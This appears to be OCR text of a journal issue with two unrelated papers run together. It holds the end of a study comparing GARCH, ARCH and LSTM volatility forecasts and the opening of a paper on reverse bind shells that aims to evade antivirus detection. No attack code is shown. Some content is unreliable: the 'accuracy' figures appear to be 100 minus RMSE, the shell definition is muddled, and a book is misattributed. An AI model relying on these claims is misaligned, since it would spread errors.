

Figure 3. Volatility forecast with GARCH (1,1) for oil.



Figure 4. Volatility forecast with ARCH (1) for oil.



Figure 5. Volatility forecast with LSTM (50,50) for oil.



Figure 6. Volatility forecast with GARCH (1,1) for gold.



Figure 7. Volatility forecast with ARCH (1) for gold.



Figure 8. Volatility forecast with LSTM(50,50) for gold.

figures 3 to 5 depict the performance of the three models in forecasting oil volatility. The blue line represents the actual



Figure 9. Volatility forecast with GARCH (1,1) for diesel.



Figure 10. Volatility forecast with ARCH(1) for diesel.



Figure 11. Volatility forecast with LSTM (50,50) for diesel.



Figure 12. Volatility forecast with GARCH (1,1) for S&P500.



Figure 13. Volatility forecast with ARCH(1) for S&P500.



Figure 14. Volatility forecast with LSTM (50,50) for S&P500.

volatility, while the orange line represents the predicted volatility. From these figures, it can be observed that the GARCH model tends to have volatility that deviates from the normal range in previous periods. The estimated volatility for the next day remains highly volatile until it eventually returns to its normal range after a few days. This behavior is attributed to the impact of both the previous shock and previous volatility on the conditional variance in the GARCH model's second equation [27]. Schmidt, L [27] has previously highlighted this as a disadvantage of the GARCH model, and it is noticeable in the figures representing the GARCH model's performance in this research work.

Figures 6 to 8 showcase the performance of the three models in forecasting gold volatility. Similarly, the GARCH model exhibits volatility that deviates from the normal range in previous periods before eventually returning to normal. On the other hand, the ARCH model tends to overpredict the volatility most of the time. This overprediction is attributed to the slow response of the ARCH model in capturing separated shocks in returns and its inability to effectively capture the leverage impact [27]. Schmidt, L [27] has identified this as a weakness of the ARCH model. In contrast, the LSTM model demonstrates smoother

volatility predictions by learning the average volatility and applying it to forecasting. This characteristic aligns with the observation made by Romano, S [5], who noted that LSTM can return to the mean faster after periods of high volatility.

Figures 9 to 11 present the performance of the three models in forecasting diesel volatility. The patterns observed in these figures are consistent with the previous findings for oil and gold. The GARCH model shows deviations from the normal range in previous periods, the ARCH model tends to overpredict volatility, and the LSTM model offers smoother volatility predictions.

Lastly, Figures 12 to 14 depict the performance of the three models in forecasting S&P500 volatility. Similar to the previous datasets, the GARCH model exhibits volatility that deviates from the normal range in previous periods before gradually returning to normal. The ARCH model continues to overpredict volatility, while the LSTM model provides smoother volatility predictions. Overall, the LSTM model demonstrates a smoother and more accurate forecasting of volatility compared to the GARCH and ARCH models. It captures the average volatility and adjusts predictions, accordingly, allowing it to respond faster to changes in volatility. This characteristic sets the LSTM model apart and contributes to its superior performance in forecasting volatility.

Table 5 comparing between models using MSE and RMSE

Model	**GARCH**			**LSTM (50,50)**			**ARCH**		
Measurements	**MSE**	**RMSE**	**Accuracy (%)**	**MSE**	**RMSE**	**Accuracy (%)**	**MSE**	**RMSE**	**Accuracy (%)**
Oil	1790	42	58%	**10.134**	**3.183**	**96.8%**	5886	76	24%
Gold	68	8	92%	**6.100**	**2.469**	**97.5%**	656	25	75%
Diesel	260	16	84%	**6.075**	**2.464**	**97.5%**	1153	33	67%
S&P500	38	6	94%	**1.284**	**1.133**	**98.8%**	127	11	89%

Table 5 presents the evaluation of predictions for the GARCH, ARCH, and LSTM models. Lower values in MSE and RMSE indicate lower errors in the predictions. According to the table, the LSTM models achieved an accuracy rate of 98.8%, while the GARCH model reached 94% accuracy, and the ARCH model achieved 89% accuracy. Therefore, the GARCH model outperforms the ARCH model in terms of accuracy. Hence, investors can consider using the GARCH model over the ARCH model when using financial models. However, the LSTM model surpasses both the ARCH and GARCH models in terms of performance. It exhibits the lowest values in MSE and RMSE, indicating better accuracy in volatility predictions. The LSTM model achieves an accuracy rate of 98.8%, which is higher than both the GARCH and ARCH models.

This finding demonstrates that deep learning, represented by the LSTM model, outperforms traditional financial models in volatility forecasting. These results align with the findings of Jia, F., & Yang, B [2], Muzaffar, S., & Afshari, A [14], and Yu, Y., Cao, J., & Zhu, J [17], who obtained similar results in their respective studies. This further supports the conclusion that deep learning models, such as LSTM, offer superior performance in volatility forecasting compared to traditional financial models like ARCH and GARCH.

5. Conclusions

This research aimed to compare financial models (ARCH, GARCH) and deep learning models (LSTM) to forecast volatility in stock commodities. The findings indicate that LSTM outperformed ARCH and GARCH models in terms of predictive power. The research also identified the best architecture among six LSTM architectures based on RMSE and MSE measurements. However, it was observed that the ARCH model had a weakness in overpredicting, while the GARCH model took time to return to the normal range after high volatility. Although GARCH's better predictive performance compared to ARCH, LSTM demonstrated superior predictive power. The effectiveness of deep learning, particularly LSTM, in forecasting volatility in stock commodities was demonstrated in this research. Future work in the field of deep learning can explore and develop different models in various domains to identify the best-performing model.

References

[1] Discla Wenbo Ge, Pooia Lalbakhsh, Leigh Isai, Artem Lenskiy, and Hanna Suominen. 2022. Neural Network–Based Financial Volatility Forecasting: A Systematic Review. ACM Comput. Surv. 55, 1, Arti-cle 14 (January 2022) https://doi.org/10.1145/3483596.

[2] Jia, F., & Yang, B. (2021, February 25). Forecasting volatility of stock index: Deep Learning model with likelihood-based loss function. Complexity. Retrieved March 24, 2022, from https://www.hindawi.com/journals/complexity/2021/5511802/.

[3] Saqware, G. J., & B, I. (2020). Modeling Volatility in the Stock Market for Accuracy in Forecasting. In-ternational Journal of Recent Technology and Engineering (IJRTE), 8 (5), 1–2. https://doi.org/10.35940/ijrte.E5608.018520.

[4] Li, Sophia Zhengzi and Tang, Yushan, Forecasting Realized Volatility: An Automatic System Using Many Features and Many Machine Learning Algorithms (May 23, 2021). Available at SSRN: https://ssrn.com/abstract=3776915 or http://dx.doi.org/10.2139/ssrn.3776915.

[5] Romano, S., Barone, P. E., & Borri, P. N. (2021). (thesis). MACHINE LEARNING FOR VOLATILITY FORECASTING. Retrieved 2022, from http://tesi.luiss.it/29954/1/710741_ROMANO_SIMONE.pdf.

[6] Team, T. I. (2021, June 11). Generalized autoregressive conditional heteroskedasticity (GARCH) defini-tion. Investopedia. Retrieved March 24, 2022, from https://www.investopedia.com/terms/g/garch.asp

[7] Balaji, A. J., Ram, D. S. H., & Nair, B. B. (2018). 8th International Conference on Advances in Computing and Communication (ICACC-2018). In Procedia Computer Science 143 (2018) 947–953. Retrieved 2022, from https://www.sciencedirect.com/science/article/pii/S1877050918320362.

[8] Abe, M., & Nakayama, H. (2018, June 13). Deep learning for forecasting stock returns in the cross-section. arXiv.org. Retrieved March 24, 2022, from https://arxiv.org/abs/1801.01777.

[9] Pyrlik, Vladimir and Leonova, Aleksandra, Forecasting Realized Volatility Using Machine Learning and Mixed-Frequency Data (the Case of the Russian Stock Market) (December 1, 2021). CERGE-EI Working Paper Series No. 713, Available at SSRN: https://ssrn.com/abstract=3996169 or http://dx.doi.org/10.2139/ssrn.3996169.

[10] Kühnert, S. (2020). Functional arch and GARCH models: A Yule-Walker Approach. https://doi.org/10.20944/preprints201912.0163.v2.

[11] K. A. Althelaya, S. A. Mohammed and E. -S. M. El-Alfy, "Combining Deep Learning and Multi-resolution Analysis for Stock Market Forecasting," in IEEE Access, vol. 9, pp. 13099-13111, 2021, doi: 10.1109/ACCESS.2021.3051872 from https://ieeexplore.ieee.org/document/9324831

[12] M. A. Istiake Sunny, M. M. S. Maswood and A. G. Alharbi, "Deep Learning-Based Stock Price Pre-diction Using LSTM and BiDirectional LSTM Model," 2020 2nd Novel Intelligent and Leading Emerging Sciences Conference (NILES), 2020, pp. 87-92, doi: 10.1109/NILES50944.2020.9257950 from https://ieeexplore.ieee.org/document/9257950.

[13] Namin, S. S., & Namin, A. S. (2018, March 16). Forecasting economics and financial time se-ries: Arima vs. LSTM. arXiv.org. Retrieved February 4, 2023, from https://arxiv.org/abs/1803.06386.

[14] Muzaffar, S., & Afshari, A. (2019). 10th International Conference on Applied Energy (ICAE2018), 22-25 August 2018, Hong Kong, China. In Energy Procedia. Retrieved 2022, from https://www.sciencedirect.com/science/article/pii/S1876610219310008.

[15] Sen, Jaydip; Mehtab, Sidra; Dutta, Abhishek (2021): Stock Price Prediction Using Machine Learn-ing and LSTM-Based Deep Learning Models. TechRxiv. Preprint. https://doi.org/10.36227/techrxiv.15103602.v1.

[16] T. Song, J. Jiang, W. Li and D. Xu, "A Deep Learning Method With Merged LSTM Neural Networks for SSHA Prediction," in IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing, vol. 13, pp. 2853-2860, 2020, doi: 10.1109/JSTARS.2020.2998461 from https://ieeexplore.ieee.org/document/9103934.

[17] Yu, Y., Cao, J., & Zhu, J. (2019). An LSTM short-term solar irradiance forecasting under compli-cated weather conditions. IEEE Access, 7, 145651–145666. https://doi.org/10.1109/access.2019.2946057.

[18] Abdel-Nasser, M., & Mahmoud, K. (2017). Accurate Photovoltaic Power Forecasting models using Deep LSTM-RNN. Neural Computing and Applications, 31(7), 2727–2740. https://doi.org/10.1007/s00521-017-3225-z.

[19] Zhao, Z., Chen, W., Wu, X., Chen, P. C., & Liu, J. (2017). LSTM network: A deep learning approach for short-term Traffic forecast. IET Intelligent Transport Systems, 11(2), 68–75. https://doi.org/10.1049/iet-its.2016.0208.

[20] Mehtab, S., & Sen, J. (2020). Stock price prediction using CNN and LSTM-based deep learning models. 2020 International Conference on Decision Aid Sciences and Application (DASA). https://doi.org/10.1109/dasa51403.2020.9317207.

[21] Namini, S. S., Tavakoli, N., & Namin, A. S. (2020, February 24). The performance of LSTM and BiLSTM in forecasting time series. IEEE Xplore . Retrieved February 5, 2023, from https://ieeexplore.ieee.org/document/9005997.

[22] Kenton, W. (2022, November 3). S&P 500 index: What it's for and why it's important in investing. Investopedia. Retrieved January 31, 2023, from https://www.investopedia.com/terms/s/sp500.asp.

[23] Frankel, M. (2022, September 20). How to invest in the companies in the S&P 500 index? The Mot-ley Fool. Retrieved January 31, 2023, from https://www.fool.com/investing/stock-market/indexes/sp-500/.

[24] Liu, W. K., & So, M. K. (2020). A GARCH model with Artificial Neural Networks. Information, 11(10), 489. https://doi.org/10.3390/info11100489.

[25] Tillgren, V., & Ahmed, S. (2022). Forecasting Time-Varying Volatility In Global Stock Markets (dissertation). (J. Stoklasa, Ed.). Retrieved February 1, 2023, from https://lutpub.lut.fi/handle/10024/164428. https://lutpub.lut.fi/bitstream/handle/10024/164428/Masters%20thesis%20Ville%20Tillgren%20Final%20version.pdf?sequence=1&isAllowed=y.

[26] Václav, P. (2022). Gold as a Stable Asset in Economic Recession: An Econometric Analysis (disser-tation). Zlato jako stabilní aktivum v ekonomické recesi: Ekonometrická analýza. Retrieved February 1, 2023, from https://dspace.cuni.cz/handle/20.500.11956/174020.

[27] Schmidt, L. (2021). Volatility Forecasting Performance of Garch Models: A Study on Nordic Indi-ces During Covid-19 (dissertation). Digitala Vetenskapliga Arkivet. Retrieved February 1, 2023, from https://www.diva-portal.org/smash/record.jsf?pid=diva2%3A1566342&dswid=5934.

[28] MUȘETESCU, R.-C., GRIGORE, G.-E., & NICOLAE, S. (2022). The use of GARCH autoregressive models in estimating and forecasting the crude oil volatility. European Journal of Interdisciplinary Studies, 14(1), 13–38. https://doi.org/10.24818/ejis.2022.02.

[29] Vitali, G. (2019). Forecasting stock index volatility: A comparison between Garch and LSTM mod-els. universita' ca' Foscari venezia . Retrieved February 4, 2023, from http://dspace.unive.it/bitstream/handle/10579/15933/868008-1231506.pdf.

[30] Mahajan, V., Thakan, S., & Malik, A. (2022). Modeling and forecasting the volatility of Nifty 50 using GARCH and RNN models. Economies, 10(5), 102. https://doi.org/10.3390/economies10050102.
[31] Gupta, A., & Rajib, P. (2018). Do var exceptions have seasonality? an empirical study on Indian commodity spot prices. IIMB Management Review, 30(4), 369–384. https://doi.org/10.1016/j.iimb.2018.05.008.
[32] Liu, W. K., & So, M. K. (2020). A GARCH model with Artificial Neural Networks. Information, 11(10), 489. https://doi.org/10.3390/info11100489.
[33] Zhang, X., Zhang, L., Zhou, Q., & Jin, X. (2022). A novel bitcoin and gold prices prediction method using an LSTM-P neural network model. Computational Intelligence and Neuroscience, 2022, 1–12. https://doi.org/10.1155/2022/1643413.
[34] Ou, J.; Huang, X.; Zhou, Y.; Zhou, Z.; Nie, Q. Traffic Volatility Forecasting Using an Omnibus Fam-ily GARCH Modeling Framework. Entropy 2022, 24, 1392. https://doi.org/10.3390/e24101392.
[35] Hayes, A. (2022, November 10). What is a stock ticker? definition, how they work, and origins. In-vestopedia. https://www.investopedia.com/ask/answers/12/what-is-a-stock-ticker.asp.
[36] Bernico, M. (2020). Stateful versus stateless LSTMs. O'Reilly Online Learning. Retrieved February 4, 2023, from https://www.oreilly.com/library/view/deep-learning-quick/9781788837996/22117615-1451-4135-8ca6-83fe9c0f6ab6.xhtml.

A Study on Reverse Bind Shells: Techniques, Advantages and Security Measures

Dhananjay Singh Panwar[1], Jyoti Parashar, Apurva Jain, Lokesh Meena, Shreya Kapoor

Dr.Akhilesh Das Gupta Institute of Technology and Management ,New Delhi, India

Abstract

Reverse bind shells are a form of shell that are created when a malicious actor successfully connects to a remote system and runs a shell that is bound to a specific port. This type of shell has become increasingly prevalent in the realm of cybercrime and is used by hackers to gain unauthorized access to sensitive information and resources. The objective of this research paper is to provide a comprehensive examination of reverse bind shells and the techniques used in their creation. The paper begins with an overview of reverse bind shells and the various methods used in constructing them, including custom coding and the use of tools such as netcat, socat, and meterpreter. The advantages of reverse bind shells over other types of shells are then discussed, such as the ability to remotely access a system and maintain a covert connection. The focus then shifts to the security implications of reverse bind shells, including the risks they pose to organizations and their information and networks. To counteract these risks, the paper explores various security measures that can be implemented to prevent reverse bind shell exploitation, including firewalls, intrusion detection systems, and network segmentation. In conclusion, the study of reverse bind shells is essential in understanding the methods and motivations behind unauthorized access to remote systems. By recognizing the advantages and limitations of reverse bind shells and implementing appropriate security measures, organizations can better protect their systems against malicious actors and ensure the integrity of their data and networks. This research paper provides a valuable resource for those interested in learning about reverse bind shells and the steps that can be taken to prevent their exploitation. Through a comprehensive examination of the topic, this paper contributes to the body of knowledge in the field of information security and provides practical recommendations for organization to strengthen their security posture.

Keywords: Metasploit; MSF Venom; Kali; Malware; Reverse Bind Shell; Cybersecurity.

ARK: https://n2t.net/ark:/47543/JISCOM2023.v4i1.a35
Received August 09, 2023, accepted September 10, 2023, date of publication October 10, 2023

1. Introduction

In recent years, the threat of cyberattacks has increased significantly. As a result, companies and individuals alike have invested in antivirus software to protect their systems from malicious attacks. However, attackers are continually finding new ways to bypass these security measures, making it more challenging for organizations to defend their systems. In particular, attackers have been successful in using reverse bind shells to gain unauthorized access to systems, which can be difficult to detect by antivirus software(Amy Jo Kim, 2018). A reverse bind shell is a type of malware that allows an attacker to remotely connect to a target system and execute commands on the infected machine. The traditional method of creating a reverse bind shell involves using a generic payload, which is often detected by antivirus software. In this research paper, we aim to explore the possibility of evading antivirus detection by modifying the generic payload for a reverse bind shell on Windows.

The research objectives of this paper are to understand the process of creating a reverse bind shell, to investigate the techniques used by antivirus software to detect reverse bind shells, and to explore the potential for evading antivirus detection by modifying the generic payload for a reverse bind shell on Windows. To achieve these objectives, we will first provide a detailed explanation

[1] Corresponding Author
Email address: dhananjay.security@proton.me

of the reverse bind shell and its functionality. We will then examine the various techniques used by antivirus software to detect reverse bind shells and analyze how these techniques can be bypassed (Anush , Tadrush , Pooja and Vijay, 2021). Finally, we will present our findings on the potential for evading antivirus detection by changing the generic payload for a reverse bind shell on Windows. This research will contribute to the current body of knowledge on the topic of cybersecurity and provide valuable insights for organizations and individuals looking to protect their systems from malicious attacks. Additionally, this study will provide practical recommendations for organizations on how to defend against reverse bind shells and other forms of malware.

This research will provide organizations with valuable information on the potential loopholes in their existing security measures and help them implement more effective strategies to protect their systems from malicious attacks. Additionally, the findings of this research will aid in the development of better antivirus software and help the cybersecurity industry in its efforts to stay ahead of the constantly evolving threat of cyberattacks. The results of this research will contribute to the current body of knowledge on cybersecurity and provide valuable insights for organizations and individuals looking to protect their systems from malicious attacks. The findings will provide practical recommendations for organizations on how to defend against reverse bind shells and other forms of malware. This research will also aid in the development of better antivirus software and help the cybersecurity industry stay ahead of the constantly evolving threat of cyberattacks.

2. Literature review

(Andrew Johnson, 2018) proposed to reduce the detectability of malicious software by antivirus software. The approach involves changing The compiled code of a popular Penetration testing used to create opposite shell payloads. The suggested technique adds a step to the shellcode programme in which the shellcode is created independently and saved on a remote server rather than generated and stored within the programme. (Rami J. Haddad, 2018)

(C. Willems, T. Holz and F. Freiling, 2007) They discuss the development and deployment of CWSandbox, a malware analysis method for the Win32 family of operating systems that meets our three design objectives of automation, efficacy, and accuracy. The paper describes a system called CWSandbox, which aims to automate the process of dynamic malware analysis. Dynamic analysis is running possibly malware in a sterile situation and analysing its behaviour to determine whether or not it is harmful. This process is timeconsuming and requires expertise, making automation an attractive solution. CWSandbox creates a virtual environment for the malware to execute in, and records its behavior. It then uses machine learning algorithms to classify the behavior as malicious or benign. The authors evaluated the system using a dataset of known malware and found it to be effective in detecting malicious behavior, with a high accuracy rate. The paper (C. Willems, T. Holz and F. Freiling, 2007) is an important contribution to the field of malware analysis and highlights the potential for automation to make the process more efficient. However, it is worth noting that malware is constantly evolving, so the system may need to be updated frequently to remain effective. Additionally, the authors suggest that their system could be further improved by integrating it with other malware analysis tools

(Amy Jo Kim, 2018) Book The Hacker Playbook 3 is a comprehensive guide to penetration testing and red teaming. It provides a step-by-step approach to planning, executing, and reporting on security assessments of real-world systems. The book covers various aspects of hacking, including reconnaissance, scanning, exploitation, post-exploitation, and report writing.

(J. Haffejee, 2014) This study was conducted to evaluate the efficacy of antivirus engines when exposed to a variety of known evasion strategies and to empirically test the hypothesis that it is simple to circumvent an antivirus application. (B. Irwin, 2014)

(H. Huang, J. Zeng, C. Zheng, W. Zhou and C. Zhang, 2016)The authors aimed to study the growth and evolution of Android malware development on public malware scanning platforms and understand the factors that contribute to the development of Android malware. The authors conducted a large-scale data-driven study by collecting data from multiple sources, including VirusTotal and other public malware scanning platforms. They analyzed the data to identify the trends and patterns in Android malware development and to understand the characteristics of malware developers. The authors also analyzed the development process of malware to understand the factors that influence the development of Android malware. The study found that the number of Android malware samples increased significantly in recent years, indicating that Android malware development is a growing concern. The authors (H. Huang, J. Zeng, C. Zheng, W. Zhou and C. Zhang, 2016) also found that malware developers are becoming more sophisticated and are using various techniques to evade detection by anti-virus systems. The study concludes that the growth and evolution of Android malware development is a result of the increasing number of Android devices, the ease of access to malware development tools, and the lack of security measures in place. The authors recommend that the security community should focus on developing more effective methods for detecting and mitigating Android malware, such as using machine learning and other advanced technologies.

(Anush Manglani, Tadrush Desai, Pooja Shah and Vijay Ukani, 2021) They outline a typical reverse shell, its concept, its model, how it operates, how it infects systems, and finally, measures we may use to stop the reverse shell from infecting our networks and systems. Python contains a lot of libraries that can manage a sizable number of features of any operating system, giving this Shell an edge because it is written in Python and implemented over the Windows operating system.

(J. Wu, A. Arrott, 2014) This study compares the efficacy of several proactive exploit mitigation mechanisms found in mainstream endpoint security solutions and specialist anti-exploit tools. The investigation focuses on common application exploits operating on Windows XP SP3 with Internet Explorer. (IE8). (F. C. Colon Osorio, 2014)

(F. -H. Hsu, M. -H. Wu and C. -K. Tso, 2012) In this work, they suggest an Antiviral Software Shield (ANSS) technique to avoid security software from being stopped without the customers' knowledge. This paper presents the concept of antivirus terminators, which are malicious software designed to eliminate antivirus software from a computer system. The authors propose the use of an antivirus shield to protect antivirus software from terminators and ensure its continued function in detecting and eliminating other forms of malware. The authors conducted experiments to evaluate the effectiveness of the antivirus shield and found that it was able to successfully protect antivirus software from terminators. The results of their study suggest that the use of an antivirus shield could be an important step towards enhancing the security of computer systems. This paper is significant because it highlights the potential threat posed by antivirus terminators and proposes a solution to mitigate this threat. The authors' findings suggest that the antivirus shield is an effective means of protecting antivirus software, and the concept of an antivirus shield could have important implications for the development of more secure computer systems (C. -H. Hsu and C. -W. Chen, 2012)

(M. Hataba, A. El-Mahdy and R. Elkhouly, 2015) In this research, they suggest a security obfuscation method that helps make the generated code more resistant to these assaults by making it more difficult to construct a sound theory about the behaviour of the code by making it logically more complex. The authors (M. Hataba, A. El-Mahdy and R. Elkhouly, 2015) propose a method to secure remote code execution in dynamic systems, specifically through obfuscation of conditional branches in the code. They argue that this is necessary due to the increasing trend of remote code execution attacks, which have become more sophisticated in recent years. The authors present a new approach, called "dynamic obfuscation," which obfuscates conditional branches in the code each time it is executed. This makes it difficult for attackers to determine the code's behavior and execute a successful attack. The authors evaluate their proposed method through experiments and show that it is effective in detecting and preventing remote code execution attacks

